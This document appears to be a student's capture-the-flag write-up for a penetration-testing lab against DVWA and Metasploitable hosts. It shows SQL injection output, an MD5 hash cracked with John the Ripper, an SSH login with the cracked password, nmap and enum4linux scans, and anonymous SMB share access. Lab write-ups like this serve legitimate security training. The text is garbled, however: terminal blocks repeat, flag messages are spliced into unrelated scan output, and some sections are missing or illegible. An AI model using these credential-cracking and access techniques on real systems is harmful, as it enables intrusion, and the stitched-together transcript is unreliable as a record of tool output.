

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.6.6.0/24 and 172.17.0.0/24 networks.


Instructions

Challenge 1: SQL Injection

In this part, you must discover user account information on a server and crack the password of **Gordon Brown's** account. You will then locate the file that contains the Challenge 1 code and use **Gordon Brown's** account credentials to open the file at 172.17.0.2 to view its contents.


Step 1: Preliminary setup

- a. Open a browser and go to the website at 10.6.6.100.




Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

- b. Login with the credentials **admin / password**.




c. Set the DVWA security level to **low** and click **Submit**.



Step 2: Retrieve the user credentials for the Gordon Brown's account.

a. Identify the table that contains usernames and passwords.



- b. Locate a vulnerable input form that will allow you to inject SQL commands.
- c. Retrieve the username and the password hash for **Gordon Brown's** account.

Step 3: Crack Gordon Brown's account password.

Use any password hash cracking tool desired to crack Gordon Brown's password.

PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(kali@kali)-[/home/kali]
PS> echo e99a18c428cb38d5f260853678922e03 > passwd.txt

(kali@kali)-[/home/kali]
PS> john --format=raw-md5 passwd.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123 (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[/home/kali]
PS>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Upload

Insecure CAPTCHA

SQL Injection (Blind)

Vulnerability

User ID:

ID: 1' OR 1=1 U
First name: ada
Surname: admin

ID: 1' OR 1=1 U
First name: Gor
Surname: Brown

ID: 1' OR 1=1 U
First name: Hac
Surname: Me

ID: 1' OR 1=1 U
First name: Pab
Surname: Picasso

This information has been classified ZESCO Confidential External.

```
File Actions Edit View Help
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(kali@kali)-[/home/kali]
PS> echo e99a18c428cb38d5f260853678922e03 > passwd.txt

(kali@kali)-[/home/kali]
PS> john --format=raw-md5 passwd.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123 (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9c/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[/home/kali]
PS> ssh gordonb@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TnrG9sh+fy95Q. n (Blind)
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y (refused)
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (DSA) to the list of known hosts.
gordonb@172.17.0.2's password:
Connection closed by 172.17.0.2 port 22

(kali@kali)-[/home/kali]
PS> ssh gordonb@172.17.0.2
gordonb@172.17.0.2's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
gordonb@metasploitable:~$
```

Step 4: Locate and open the file with Challenge 1 code.

- a. Log into **172.17.0.2** as **Gordon Brown**.
- b. Locate and open the flag file in the user's home directory.

```
(kali@kali)-[/home/kali]
PS> echo e99a18c428cb38d5f260853678922e03 > passwd.txt

(kali@kali)-[/home/kali]
PS> john --format=raw-md5 passwd.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123 (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[/home/kali]
PS> ssh gordonb@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNRG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (DSA) to the list of known hosts.
gordonb@172.17.0.2's password:
Connection closed by 172.17.0.2 port 22

(kali@kali)-[/home/kali]
PS> ssh gordonb@172.17.0.2
gordonb@172.17.0.2's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
gordonb@metasploitable:~$ ls
hxxisx.txt
gordonb@metasploitable:~$ cat hxxisx.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 4E9f12.
gordonb@metasploitable:~$
```

Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.



Challenge 3: Exploit open SMB Server Shares

Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.6.6.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

```
File Actions Edit View Help
kali@kali: ~
$ nmap 10.6.6.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-19 05:54 UTC
Nmap scan report for 10.6.6.1
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
The code for this flag is: 18xf0-47
Nmap scan report for webgoat.vm (10.6.6.11)
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8888/tcp   open  sun-answerbook
9001/tcp   open  tor-orport
Nmap scan report for juice-shop.vm (10.6.6.12)
Host is up (0.00075s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp   open  ppp
Nmap scan report for dvwa.vm (10.6.6.13)
Host is up (0.00071s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp     open  http
Nmap scan report for mutillidae.vm (10.6.6.14)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp     open  http
3306/tcp   open  mysql
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.00049s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
53/tcp     open  domain
80/tcp     open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```



```

(kali㉿kali)-[~]
$ enum4linux -S 10.6.6.23
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 19 05:55:54 2026
Great work!

===== ( Target Information ) =====
You found the flag file for Challenge 2!
Target ..... 10.6.6.23
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.6.6.23 ) =====

[E] Can't find workgroup/domain

===== ( Session Check on 10.6.6.23 ) =====

[+] Server 10.6.6.23 allows sessions using username '', password ''

===== ( Getting domain SID for 10.6.6.23 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( Share Enumeration on 10.6.6.23 ) =====

  Sharename      Type      Comment
  -----
homes           Disk      All home directories
workfiles       Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
Workgroup        Master

```

```

kali@kali: ~
File Actions Edit View Help
[E] Can't understand response:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.6.6.23/homes Mapping: N/A Listing: N/A Writing: N/A
//10.6.6.23/workfiles Mapping: OK Listing: OK Writing: N/A
//10.6.6.23/print$ Mapping: OK Listing: OK Writing: N/A
You found the flag file for Challenge 2!
[E] Can't understand response:
The code for this flag is: 18yfQ-4z
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.6.6.23/IPC$ Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Mon Jan 19 05:56:07 2026

(kali@kali)-[~]
$
(kali@kali)-[~]
$ smbclient //10.6.6.23/print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Mon Aug 14 09:40:01 2023
.. D 0 Mon Aug 30 05:00:05 2021
IA64 D 0 Mon Sep 2 13:39:42 2019
x64 D 0 Mon Aug 30 05:00:05 2021
W32X86 D 0 Mon Aug 30 05:00:05 2021
W32MIPS D 0 Mon Sep 2 13:39:42 2019
W32ALPHA D 0 Mon Sep 2 13:39:42 2019
COLOR D 0 Mon Sep 2 13:39:42 2019
W32PPC D 0 Mon Sep 2 13:39:42 2019
WIN40 D 0 Mon Sep 2 13:39:42 2019
OTHER D 0 Tue Aug 10 00:00:00 2021
color D 0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8451648 blocks available
smb: \> cd OTHER
smb: \OTHER\> get taxes.txt
getting file \OTHER\taxes.txt of size 103 as taxes.txt (3.5 KiloBytes/sec) (average 3.5 KiloBytes/sec)
smb: \OTHER\> exit

(kali@kali)-[~]
$ cat taxes.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is A9115wa2.

```

Challenge 4: Analyze a PCAP File to Find Information.

[illegible]

